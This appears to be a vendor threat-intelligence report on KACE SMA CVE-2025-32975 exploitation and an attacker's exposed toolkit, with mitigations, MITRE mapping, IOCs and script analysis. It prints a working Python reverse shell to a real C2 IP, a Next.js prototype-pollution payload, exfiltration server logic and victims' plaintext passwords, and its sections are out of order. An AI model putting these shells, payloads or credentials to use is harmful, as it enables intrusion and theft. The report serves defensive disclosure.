 Figure 26. Hunt.io HuntSQL query results showing more than 12,000 internet-facing KACE K1000 instances actively disclosing version strings that predate the CVE-2025-32975 patch thresholds.
Two patterns in the data are worth noting. A number of appliances are running on non-standard ports, some well into the thousands. Port obfuscation does not prevent discovery. The second pattern is age: some instances show static content dating back to 2016, suggesting these appliances have gone years without maintenance, let alone patching.
If your IP appears in the results, the appliance is internet-facing and unpatched. The steps below apply immediately.
Mitigation Strategies
Patch KACE SMA immediately to 13.0.385, 13.1.81, 13.2.183, 14.0.341 Patch 5, or 14.1.101 Patch 4. If on the 13.x branch, reapply the security hotfix after every full version upgrade.
Block all outbound and inbound traffic to 216.126.225[.]156 on all ports at the perimeter firewall and proxy egress.
Deny outbound TCP to port 23946, 9002, 9008, and 8000, and SOCKS5 traffic to non-approved destinations on port 1081 that routes attacker traffic through the victim network.
Search all Windows hosts for the local account kace_admin. Its creation is the primary persistence mechanism; presence confirms the host was reached by the attacker.
Check Windows Security Event ID 4720 (account created) and Event ID 4732 (member added to Administrators group) for the username kace_admin across all domain-joined machines.
Audit membership of the Remote Desktop Users group (SID S-1-5-32-555) on all hosts.
Search PowerShell block logs for the exposed password in research or the command pattern Add-LocalGroupMember -Group.*S-1-5-32-544.
Alert on C$ administrative share access (Event ID 5140, share name C$) from unexpected source hosts, particularly from the KACE SMA server IP.
Search web application logs for POST requests containing the strings proto or constructor.constructor in form field values.
Alert on NEXT_REDIRECT exceptions appearing in server error logs alongside arithmetic expressions in the error digest field.
Audit all KACE-managed devices for the presence of kace_admin, unexpected scheduled tasks, or new local administrator accounts created after March 9, 2026.
Review RDP access logs on backup infrastructure (Veeam, Veritas) and domain controllers for connections from the KACE appliance IP or from the kace_admin account during the March 9--14, 2026 window and beyond.
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique | Evidence |
|---|---|---|---|
| Execution | T1059.001 | PowerShell | AddUser.ps1, share.txt, cm_disk.ps1 |
| Execution | T1059.006 | Python | rs.py, smb.py, 1.py, 2.py, print_param.py |
| Persistence | T1136.001 | Create Local Account | kace_admin account creation |
| Persistence | T1098 | Account Manipulation | Add to Administrators + Remote Desktop Users |
| Credential Access | T1110.003 | Password Spraying | smb.py against domain hosts |
| Discovery | T1082 | System Information Discovery | cm_disk.ps1 WMI (OS, disk, uptime) |
| Discovery | T1018 | Remote System Discovery | Get-ADComputer, nbtscan |
| Discovery | T1046 | Network Service Scanning | nbtscan, nc.exe |
| Discovery | T1069 | Permission Groups Discovery | net group enumeration |
| Lateral Movement | T1021.002 | SMB/Windows Admin Shares | smb.py C$ mount validation |
| Lateral Movement | T1021.001 | Remote Desktop Protocol | RDP to backup infrastructure and DCs |
| Collection | T1119 | Automated Collection | print_param.py POST capture on port 9008 |
| Command and Control | T1572 | Protocol Tunneling | 1.py + 2.py custom TCP mux, EWhere64.exe |
| Command and Control | T1090 | Proxy | SOCKS5 on port 1081 |
| Command and Control | T1090.003 | Multi-hop Proxy | Tor Browser for operator anonymity |
| Command and Control | T1102 | Web Service | Session encrypted messenger |
| Command and Control | T1105 | Ingress Tool Transfer | uploadserver.py, curl payload delivery |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | print_param.py POST collection, uploadserver.py |
Indicators of Compromise
Network indicators:
| Type | Value | Context |
|---|---|---|
| IP | 216.126.225[.]156 | C2 host |
| Port | 8000 | File server / open directory |
| Port | 9002 | Custom TCP tunnel listener |
| Port | 9008 | HTTP POST data capture |
| Port | 23946 | Reverse shell callback |
Host indicators:
| Type | Value | Context |
|---|---|---|
| Username | kace_admin | Backdoor account on Windows hosts |
| Password | P@ssw0rd123! | Used for kace_admin |
| Credential | BRI-INSURANCE\administrator / VM51mplyad2021 | Harvested the victim's domain credentials |
| Credential | administrator / Telekom5997 | Tested against 192.168.0[.]205 |
| AD server | 192.168.140[.]6 | The victim domain controller was queried by cm_disk.ps1 |
| SID | S-1-5-21-504120582-3758515814-672085452-500 | The operator machine built-in Administrator |
File Indicators:
| Filename | Hashes |
|---|---|
| rs.py | 02f4fa982b6ece6dc0796c28dcf3298953c2403664ff775e8a06ed3a9fef35cb |
| smb.py | 9f9da1b2bb70b63b8647d91468ab4000a6944523b8781086fc9eff76f23f071b |
| cm_disk.ps1 | a8cab6ca6649b33146c8a0670e7226dd901928b0fd22a89af977dca9b50f2ed2 |
| AddUser.ps1 | ba967c02f34b9f0b13b93a1517e2780985660dc2a18078f8e552161e4fb65403 |
| 1.py | 247243bd1b0836bc1c819bdfaef3e58d85c911a64c8ea6b4879d4e3b34cf2c1e |
| 2.py | 0f9a5b4fe71938761e48d5cbf8bd020b45115b3409f914821dcae06d8c4635be |
| uploadserver.py | e45aad4e549d182f509a508d1daeeb5199ab33cf033515c7fe310c6e90a97467 |
| print_param.py | 6979b0c5299c5630d3b7493a67fcfa704fd44fff81faf8990ad80c2c385e7cab |
| EWhere64.exe | 8919034ae60e81654cfe314eaffe7cde309067c8f338b8a46e0df908ae20ddf0 |
| k.exe | ad21a458b4271840f4afb215adf940d953e0aa0c089a10a6d62e5b8ff9c49423 |
| share.txt | 79e5b59b7b4f0b4ed8df42e6b2169f3122752ca0720615a8f2f960fded888bf4 |
| uploaded_file | 56aed89edb4acfb6ef8de7fb9df5e790f332fbe89d02acc9a69fc874a4a817eb |
| server | a7d32c3ff0cfee0d3faf18e54a43542ec10ec795c0fcd32f5c7c6e856cb1cd12 |
| route | 60bfce4d6015cb644042e69ef3e09587698c6b1fb746f819622b13372cc07927 |
| app | 1942586138893c34d4b7693f6ab604a7cd812968045f0958aa97e56d7aca07ea |
| api | 8bde9d57525b38039ac50e182d5734643020eb46f86807fc0f5d7ad2961d6246 |
| _next | 5a9d0c4b1961aacf678d35d9c5ffbf508586006387a62f1565f3c4698d11beae |
Conclusion
The open directory at 216.126.225[.]156:8000 captured by Hunt.io on March 12, 2026, tells a complete story. A CVSS 10.0 authentication bypass left unpatched for ten months gave an attacker full access to a production KACE SMA appliance, and from there, a 512 MB uncompressed database dump stored as a 50 MB zip, credentials from at least two additional victim environments, and endpoints across 60+ client organizations spanning law enforcement, government, schools, and healthcare. The attacker built a pre-staged, architecturally complete toolkit covering every phase of the intrusion. That toolkit was sitting on an unauthenticated open directory served over plain HTTP.
That last detail is the whole point. Exploiting CVE-2025-32975 required a critical authentication bypass. Finding the attacker's toolkit required nothing more than Hunt.io AttackCapture identifying an exposed open directory on a publicly reachable server. Organizations that continuously monitor their internet-facing exposure surface reduce both risks simultaneously. Book your Hunt.io demo to see how AttackCapture uncovers exposures before attackers operationalize them.
Quest KACE Systems Management Appliance (SMA) is a widely deployed on-premises platform that enterprises use for endpoint management, handling software deployment, patch distribution, inventory, and scripted administrative control across managed devices. That privileged position makes it an exceptionally high-value target for an attacker who controls a KACE SMA appliance, which, in many environments, can reach every managed endpoint from a single trusted management plane.
CVE-2025-32975 is a critical authentication bypass vulnerability in KACE SMA's SSO authentication handling mechanism with a CVSS score of 10.0. The flaw allows an unauthenticated, network-reachable attacker to impersonate legitimate users, including administrators, without supplying any credentials.
Ten months after Quest published a patch, active exploitation of CVE-2025-32975 was observed in customer environments, with internet-exposed instances still running vulnerable versions. Hunt.io's scan data shows more than 12,000 K1000 appliances currently internet-facing and disclosing version strings that predate the patch, across standard and non-standard ports.
Hunt.io AttackCapture™ recorded a snapshot of an exposed directory at 216.126.225[.]156:8000 on March 12, 2026, three days after the reported exploitation began. The directory contained the attacker's complete toolkit hosted on the C2 server, giving defenders a direct look at the post-exploitation infrastructure and operational workflow. The primary victim identified in the data is HIQ, a managed IT services provider in the Boston area whose KACE appliance managed endpoints for over 60 named client organizations.
Here is the complete exploitation timeline for disclosure.
| Date | Event |
|---|---|
| May 27, 2025 | Quest publishes advisory and fixed builds for CVE-2025-32975 and related CVEs (CVE-2025--32976, CVE-2025-32977, CVE-2025-32978) |
| June 2025 | Public NVD entry and disclosure tracking begins |
| March 9, 2026 | Arctic Wolf observes the first malicious activity consistent wito_POSTh active exploitation |
| March 12, 2026 | Hunt.io captures open directory at 216.126.225[.]156:8000; C2 directory timestamp confirms attacker staging |
| March 23--24, 2026 | Public reporting by Invaders, Vulert, and The Hacker News |
| April 21-30, 2026 | Hunt.io contacts Quest KACE security team multiple times by email to report findings. No response received |
| May 12, 2026 | Hunt.io research published; Full attacker toolkit disclosure |
Key Takeaways
The open directory at 216.126.225[.]156:8000, captured by Hunt.io on March 12, 2026, exposes the attacker's complete post-exploitation toolkit staged three days after the first exploitation of CVE-2025-32975.
The 308 MB toolkit covers the full intrusion lifecycle across 219 files, including reverse shells, a bidirectional C2 file server, account creation, an SMB credential sprayer, WMI reconnaissance, and a custom TCP-multiplexed SOCKS5 tunnel for persistent, covert network access.
Six Next.js prototype pollution exploit payloads (uploaded_file, server, route, api, app, _next) were found alongside the KACE toolkit.
Hardcoded credentials in two separate scripts confirm at least two additional victim environments beyond the primary compromise.
The data dump confirmed the primary victim as HIQ, a Boston-area managed IT services provider.
The exfiltrated MariaDB dump reveals the appliance-managed endpoints for over 60 named client organizations spanning law enforcement, government, healthcare, education, and the private sector.
The exfiltrated database exposes 10 HIQ internal operator accounts with real identities, machine information, and network subnet.
LNK file forensics from Tor_20Browser.lnk and Session.lnk attribute the operator to a Windows Server 2019 machine with hostname windows-utah-8g, consistent with a rented VPS, operating as the built-in Administrator (SID S-1-5-21-504120582-3758515814-672085452-500).
C2 Infrastructure Overview
Using Hunt.io AttackCapture™, we identified an exposed file directory hosted at 216.126.225[.]156:8000 on March 12, 2026, located on infrastructure operated by RouterHosting LLC.
The exposed directory contained 219 files across 36 directories totaling 308 MB, fully accessible with no authentication required. The directory structure exposed a wide range of post-exploitation tooling, including network reconnaissance utilities (such as nbtscan), tunneling and proxy tools like Earthworm (EWhere64.exe), scripts for lateral movement and exploitation (e.g., smb.py, rs.py, and share.txt), and a large archive (sql.zip, ~50 MB) likely containing victim data.
Moreover, a full Tor Browser package (~256 MB) was also present, suggesting the operator relied on anonymity networks for operational access to the command-and-control environment.
The presence of PowerShell scripts (AddUser.ps1, cm_disk.ps1), Python utilities, and network tools (nc.exe) indicates the server functioned as a centralized toolkit repository supporting reconnaissance, persistence, and lateral movement activities following initial compromise.
Figure 1. Hunt.io AttackCapture™ view of the exposed directory at 216.126.225[.]156:8000, showing the attacker's toolkit repository with 219 files (308 MB), including a full Tor Browser package and multiple reconnaissance and exploitation utilities.Figure 2. Detailed listing of tools and scripts within the exposed C2 directory, including Earthworm tunneling binaries, nbtscan, netcat, PowerShell scripts, and Python exploitation utilities, highlighting the infrastructure used to support post-exploitation.The full file listing captured by Hunt.io covers every component of the attacker's operational toolkit. The table below categorizes each artifact by its operational role and associated MITRE ATT&CK technique.
| File | Size | Operational role | MITRE ATT&CK |
|---|---|---|---|
| uploadserver.py | 747 B | C2 bidirectional file server | T1105 Ingress Tool Transfer |
| rs.py | 215 B | Reverse shell (callbacks to port 23946) | T1059.006 Python |
| AddUser.ps1 | 380 B | Persistence (backdoor admin account creation) | T1136.001 Local Account |
| share.txt | 276 B | Persistence (inline PowerShell one-liner variant) | T1136.001 |
| smb.py | 3 KB | SMB credential spray and admin share validation | T1110.003 Credential Spraying, T1021.002 |
| cm_disk.ps1 | 5 KB | Domain-wide WMI reconnaissance (AD computers, disk, users, OS) | T1082, T1018 |
| 1.py | 4 KB | Tunnel client (victim-side, connects to C2 port 9002) | T1572 Protocol Tunneling |
| 2.py | 5 KB | SOCKS5 multiplexing proxy server (operator-side) | T1572, T1090 Proxy |
| print_param.py | 933 B | HTTP POST logger/data capture on port 9008 | T1119 Automated Collection |
| EWhere64.exe | 65 KB | Earthworm proxy tool (binary) | T1572 |
| nbtscan | 33 KB | NetBIOS network scanner | T1046 Network Service Discovery |
| nc.exe | 39 KB | Netcat (shell relay and port forwarding) | T1059, T1090 |
| sql.zip | 50 MB | Victim Data | T1005 Local Data from System |
| Tor Browser | 256 MB (36 files) | Operator OPSEC (anonymous browsing) | T1090.003 Multi-hop Proxy |
| Tor Browser.lnk | 889 B | Windows shortcut to Tor Browser executable | T1082 |
| Session.lnk | 2 KB | Shortcut to Session encrypted messenger (Loki Project) | T1102 |
| uploaded_file, server, route, api, app, _next | ~520 B each | Next.js prototype pollution exploits payloads | T1190 Exploit Public-Facing App |
Three observations stand out at this inventory level. First, the toolkit is architecturally complete; every phase of a post-compromise operation is covered by at least one dedicated tool, from initial shell access through tunneled lateral movement.
Second, the sheer presence of Tor Browser (256 MB, the largest artifact) on a staging server suggests this machine was also used as a direct operator workstation, not solely as infrastructure.
Third, the Next.js exploit payloads indicate the attacker was pursuing multiple initial access vectors in parallel; CVE-2025-32975 was not their only avenue of interest.
Script-by-Script Breakdown
The following section provides a detailed analysis of each script and its operational role.
uploadserver.py: C2 File Server
The uploadserver.py is a minimal Python HTTP server that extends Python's built-in SimpleHTTPRequestHandler to support POST requests. On receiving a POST, it extracts the filename from the request path, reads exactly Content-Length bytes from the body, and writes the result to disk in the working directory.
This makes the server bidirectional:
GET requests serve the attacker's toolkit to victims
POST requests receive exfiltrated data or updated payloads back to the C2
Example:
do_POST:
  filename = os.path.basename(self.path)
  content_length = int(self.headers['Content-Length'])
  post_data = self.rfile.read(content_length)
  → writes to disk

CopyNote:
The server listens on port 8000 (the same port used by the open directory), which means the same process that served tools to victims also accepted inbound data from them, creating a single unified channel without requiring any additional infrastructure.
rs.py: Reverse Shell
The rs.py is a classic Python reverse shell which creates a TCP socket, connects outbound to 216.126.225[.]156 on port 23946, duplicates all three standard file descriptors (stdin/0, stdout/1, stderr/2) to the socket, then spawns /bin/sh -i.
The result is a fully interactive shell session routed back to whatever listener the attacker is running on port 23946, likely a netcat handler (nc -lvp 23946) or Metasploit multi/handler.
Example Code:
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('216.126.225.156',23946))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(['/bin/sh','-i'])

CopyRemarks:
The choice of port 23946 is a deliberate separation from the file server. The shell callback and tool delivery use different ports, meaning the attacker can lose one listener without affecting the other. This is the execution pivot point. Once KACE SMA runs this script via its runkbot.exe agent or a remote command, the attacker has an interactive shell on the victim regardless of the KACE host OS.
AddUser.ps1 and share.txt: Persistence via Backdoor Account
These two files are variants of the same persistence mechanism. Both scripts create a backdoor local account enrolled in the Administrators and Remote Desktop Users groups, maintaining privileged access over both SMB and RDP regardless of other controls.
AddUser.ps1 is a clean, structured PowerShell script suitable for scheduled task execution or file-based deployment.
Figure 5. AddUser.ps1 is a PowerShell script used to create a kace_admin account and add it to the Administrators and Remote Desktop Users groups, establishing persistent privileged and remote access on the compromised system.Whereas the share.txt contains a single PowerShell -ExecutionPolicy Bypass -Command "..." one-liner that accomplishes the same outcome, but is useful when the attacker has only command-line access and cannot write a file to disk first.
Figure 6. share.txt: PowerShell command that creates a new local user (kace_admin), assigns it to the Administrators and Remote Desktop Users groups, and enables persistent privileged access on the compromised Windows system.Remarks:
The use of SIDs rather than hardcoded group names ("Administrators", "Remote Desktop Users") is a deliberate choice. A SID-based lookups resolve correctly on any Windows locale, whereas adding the account to the RDP group is equally deliberate, even if SMB is blocked by a host firewall, the attacker retains interactive GUI access over RDP port 3389.
smb.py: SMB Credential Sprayer and Admin Validator
The smb.py uses the "smbprotocol", a Python library to test credential pairs against SMB hosts. It exposes two functions. The first function, access_smb() establishes a session and checks whether the supplied username and password authenticate successfully. The second function, access_smb_admin() attempts to connect to the C$ administrative share, a definitive test for local administrator-level access, since mounting C$ is restricted to local administrators by Windows default policy.
Example:
access_smb(ip, username, password, domain):
  → connect → authenticate → success/fail

access_smb_admin(ip, username, password, domain):
  → connect → authenticate → TreeConnect C$ share
  → success = confirmed local admin

CopyThe script first attempts without SMB encryption. If the server returns a SMB encryption is required error, it catches the exception and retries with require_encryption=True, making it effective against environments that mandate encrypted SMB sessions.
The script's main block hardcodes username and password against host 192.168.0[.]205 strongly suggests this credential was already harvested from a victim environment, and the script is being used to validate it and pivot to additional hosts. The timeout is set to two seconds per host, enabling rapid iteration across subnet ranges.
Figure 9. Example execution of the access_smb_admin() function demonstrating an authentication attempt to 192.168.0[.]205 using administrator credentials to verify administrative SMB access to the target host.cm_disk.ps1: Domain-Wide WMI Reconnaissance
cm_disk.ps1 is the most operationally sophisticated script in the toolkit. It uses Get-ADComputer to enumerate every computer object in an Active Directory domain, resolves each to an IP via DNS, then launches a 10-thread runspace pool to query each host simultaneously over WMI (via CIM).
For each reachable host, it collects: disk usage per drive (used GB), system uptime in days, currently logged-in user, and OS caption, then prints results in real time as threads complete.
A hardcoded domain administrator credential for BRI Insurance, an Indonesian insurance company, is embedded in cm_disk.ps1 confirms that at least one additional environment was fully compromised before this toolkit was staged.
The presence of this credential, a domain administrator account for a real organization, in the attacker's toolkit confirms that at least one victim environment had already been fully compromised and was now being reused to facilitate lateral enumeration across the same network.
Figure 10. Script queries Active Directory to enumerate up to 10,000 domain computers from the domain controller 192.168.140[.]6, collecting hostnames and distinguished names for further processing.The output format, including OU, computer name, IP, disk string, uptime days, logged user, and OS, is structured precisely for target selection. The attacker can immediately identify which machines are online, who is actively using them, how full their disks are, and what OU they belong to (for prioritizing domain controllers, servers, or workstations).
Figure 11. The script resolves each discovered computer's IPv4 address and extracts its Organizational Unit (OU) and defines a structured column format for displaying collected host information, including OU, computer name, IP address, disk usage, uptime, logged-in user, and operating system.The script implements a highly parallelized remote host enumeration engine using PowerShell runspaces to efficiently collect system intelligence across multiple domain machines.
At its core, the script initializes a runspace pool with a configurable thread limit ($WmiThreads), enabling controlled concurrency to avoid overwhelming the network or management interfaces. Each target system from $targets is then assigned a dedicated PowerShell pipeline instance, which is executed asynchronously within the shared pool.
Before attempting any remote connection, each thread performs a lightweight ICMP reachability check (Test-Connection) to filter offline or unreachable hosts early, reducing unnecessary CIM overhead. For reachable systems, the script establishes a CIM session over DCOM, using provided domain credentials, with a strict operation timeout to prevent hanging sessions.
Once connected, the script performs remote system enumeration via WMI/CIM classes, collecting key host telemetry:
Win32_OperatingSystem → OS version and last boot time (used to calculate uptime)
Win32_ComputerSystem → currently logged-in user context
Win32_LogicalDisk → disk capacity and utilization per volume
The collected data is then normalized into a structured output string using a predefined format template, ensuring consistent reporting across all hosts.
Finally, each CIM session is explicitly closed (Remove-CimSession) to prevent resource leakage, and results are returned asynchronously through the runspace job queue.
Figure 12. Runspace-based parallel execution block that leverages CIM over DCOM to simultaneously query multiple domain hosts, collecting system metadata such as OS version, uptime, logged-in users, and disk usage for large-scale Active Directory reconnaissance.In the end, the script handles real-time collection and display of results from asynchronous runspace jobs. It continuously monitors completed threads, retrieves their output, and immediately prints system information as it becomes available. After processing each job, it performs cleanup by disposing of pipelines and removing completed tasks, ensuring efficient memory and resource management across the runspace pool.
Figure 13. As threads complete, the script collects and prints results in real time while cleaning up sessions and runspaces to maintain efficient execution.print_param.py: HTTP POST Data Capture
The print_param.py is a minimal Python HTTP server that listens on port 9008 and prints the decoded body of every incoming POST request to the attacker's terminal. It suppresses the default HTTP server access log (log_message returns immediately) to avoid noise, responds to every request with 200 OK and body ok, and otherwise does nothing except capture and display whatever is POSTed to it.
Example:
HTTPServer on 0.0.0.0:9008
do_POST:
  body = self.rfile.read(content_length)
  print(body.decode('utf-8'))  # → attacker's terminal

                Copy
Any victim-side tool or script configured to POST data back to the C2, such as credential dumps, reconnaissance output, file contents, and application data, is captured here independently of the file server on port 8000.
Figure 14. print_param.py lightweight HTTP server that listens on 0.0.0.0:9008 and logs incoming POST request bodies, functioning as a simple data receiver for capturing and printing transmitted parameters from external sources.Remarks:
The two-port design gives the attacker a clean separation between tool distribution (port 8000 via uploadserver.py) and data receipt (port 9008 via print_param.py).
Note:
The commented-out lines in the source code (# print("=== Received POST ==="), # print(f"Path: {self.path}")) reveal active iteration during development, the attacker tested and refined this tool during the operation rather than deploying a pre-built binary.
1.py and 2.py: Custom TCP-Multiplexed SOCKS5 Tunnel
1.py and 2.py form a custom TCP-multiplexed SOCKS5 tunnel, with the victim-side component initiating outbound connections to evade firewall detection. Understanding how they interlock is central to understanding the C2 channel.
Example overview:
Attacker's browser/tool
  → SOCKS5 to 216.126.225[.]156:1081
    → 2.py (SOCKS5 server) receives connection
      → wraps in custom frame [TYPE|CONN_ID|LEN|PAYLOAD]
        → sends over a single TCP tunnel (port 9002)
          → 1.py (victim-side client) decodes frame
            → connects to target host:port inside victim network
              → relays data back through the same tunnel

                Copy
The script 2.py is the server-side component, running on the attacker's C2 host at 216.126.225[.]156. It performs two roles simultaneously. First, it listens on port 9002 for an inbound connection from the victim.
Second, it runs a SOCKS5 proxy server on port 1081 for the attacker to use. When the attacker's tool (browser, scanner, or SMB client) connects to the SOCKS5 proxy and requests a connection to an internal host, 2.py wraps that request in a custom frame and sends it down the tunnel to 1.py on the victim side.
Figure 15. 2.py is a multiplexer initialization module defining a SOCKS5-to-tunnel bridge, managing session IDs, thread-safe communication, and mapping client connections to tunnel streams for controlled traffic multiplexingThe script manages tunnel framing, connection ID assignment, and cleanup for client sessions.
send_frame() packages data into a structured format (type, connection ID, payload size) and safely sends it over the tunnel using thread synchronization.
alloc_conn_id() generates a unique identifier for each new client connection and stores its socket reference.
close_conn() removes a connection from tracking and safely closes its socket when the session ends.
Figure 16. Core tunnel control functions handling framed message transmission, unique connection ID allocation, and safe cleanup of client socket mappings within the multiplexed communication channel.It continuously reads framed messages from the tunnel and routes them to the correct client connection based on conn_id. If the message type is DATA, it forwards the payload to the associated client socket. If it receives a CLOSE frame or encounters an error, it safely closes and removes the corresponding connection.
When the tunnel terminates, it performs full cleanup by closing all active client sockets and releasing the tunnel resource.
Figure 17. Tunnel read loop that processes incoming data and closes frames, relays payloads to mapped client sockets, and performs complete session cleanup upon tunnel termination.The function relay_client_to_remote() forwards traffic from a local client connection to the remote tunnel. It continuously reads data from the client socket and sends it as framed TYPE_DATA messages using the multiplexer (mux). If the client disconnects or an error occurs, it stops reading and sends a TYPE_CLOSE frame to notify the remote side, followed by the cleanup of the connection mapping.
Figure 18. Client-to-remote relay function that forwards socket data through the tunnel using framed messages and ensures proper session termination with close notification and resource cleanup.The function handle_socks5_client() implements a SOCKS5 proxy handler that accepts client connections, performs the SOCKS5 handshake, and extracts the requested destination (IP or domain with port). After validating the request, it assigns a unique connection ID and sends an OPEN frame to the remote tunnel via the multiplexer.
It then starts a background thread to relay client traffic to the remote endpoint, enabling full proxy-based traffic forwarding.
The script initializes the two main services of the system: a SOCKS5 proxy server and a tunnel listener.
start_socks5_server() opens a listening socket on port 1081, accepts incoming SOCKS5 client connections, and handles each one in a separate thread for concurrent proxying.
wait_tunnel() waits for a single inbound connection on the tunnel port (9002), which represents the remote script establishing the control channel, and returns the connected tunnel socket for further communication.
Figure 19. Service initialization routines that launch a SOCKS5 proxy listener for client traffic and establish a dedicated tunnel connection endpoint for remote script communication.The script 1.py is the victim-side component. It initiates an outbound TCP connection to port 9002 on the C2, appearing to firewalls as legitimate outbound traffic, not an inbound connection.
Figure 20. 1.py is a core tunnel multiplexer component that manages socket-based communication channels, defining packet types for open, data, and close operations while maintaining a thread-safe mapping between session IDs and remote connections for multiplexingOnce connected, it listens for frames from 2.py. When it receives a TYPE_OPEN frame requesting a connection to dst_addr:dst_port, it opens that TCP connection to the internal host and starts bidirectionally relaying data between that connection and the tunnel.
Figure 21. connect_target() function that parses incoming connection requests (IPv4 or domain-based), establishes outbound TCP connections to the target host and port, and spawns a dedicated thread to relay traffic between the remote endpoint and the tunnel session.The frame protocol is simple but effective:
[1 byte type | 4 bytes connection ID | 4 bytes payload length | N bytes payload]

TYPE_OPEN  (1): open a new connection to the target host:port
TYPE_DATA  (2): relay payload to established connection
TYPE_CLOSE (3): close connection

                Copy
The script handles data forwarding and connection cleanup in a tunnel system. The relay_remote_to_tunnel() function continuously reads data from a remote socket and forwards it back through the tunnel as framed packets. If the connection drops or errors occur, it stops safely and triggers cleanup.
The close_conn() function then removes the connection from memory, closes the socket, and notifies the tunnel that the session has ended.
Figure 22. Remote relay and connection cleanup logic that streams data between remote sockets and the tunnel channel, ensuring continuous forwarding of traffic and proper termination of sessions upon disconnection or errors.The function handle_tunnel_read() manages incoming traffic from the tunnel connection and routes it based on message type. It continuously reads framed packets, decodes their type (open, data, or close), and then either establishes a new remote connection, forwards data to an existing socket, or closes a session.
If the tunnel breaks, it performs a full cleanup by closing all active connections and clearing internal mappings.
Figure 23. Tunnel reader loop that processes framed messages from the control channel, routes open/data/close commands to corresponding socket handlers, and performs full connection cleanup upon tunnel termination.We have also found an Earthworm payload named "EWhere64.exe" (MD5: 31c2ed150ab16d65ec2598e48ad975b0) that also serves the same tunneling purpose as a pre-compiled binary alternative, confirming that tunneling infrastructure was a deliberate design priority rather than an afterthought.
Next.js Prototype Pollution Payloads
Six near-identical payloads targeting a Next.js prototype pollution vulnerability were found alongside the KACE toolkit, each probing a different routing segment, confirming KACE was not the attacker's only active initial access vector. Each payload abuses the Next.js server action serialization mechanism by poisoning Object.prototype.then via a crafted JSON object and manipulating the internal _response object to inject a code fragment that throws a NEXT_REDIRECT exception, a mechanism that, in certain Next.js versions, can be abused to achieve server-side code execution.
Example:
{"then":"$1:__proto__:then",
 "status":"resolved_model",
 "_response":{
   "_prefix":"r = 166155+true+6762971; throw Object.assign(new Error('NEXT_REDIRECT'), ...)",
   "_formData":{"get":"$1:constructor:constructor"}
}}

                Copy
The arithmetic expressions embedded in each _prefix string (e.g., 166155+true+6762971) differ across the six files. These serve as execution canaries; if the expression is evaluated server-side and its result appears in an error response or log, the attacker can confirm code execution and identify exactly which route triggered.
The different filenames correspond to different Next.js routing segments (/api, /app, /route, /_next, /server), suggesting the attacker was probing multiple endpoints on a Next.js application within the victim environment.
Figure 24. uploaded_file is a multipart form payload containing structured JSON and encoded fields resembling a prototype-pollution and response-manipulation attempt, including modified proto properties and crafted values potentially targeting server-side deserialization or framework-level request handling logic.Operator OPSEC Assessment
The operators made deliberate choices to protect their identity. Tor Browser (256 MB, the largest item in the toolkit) was installed on the operator machine for anonymous network access. The Session.lnk shortcut points to the Session messaging application (developed by the Loki Project), an end-to-end encrypted, decentralised messenger that requires no phone number or email registration, strongly preferred by threat actors for operational communications.
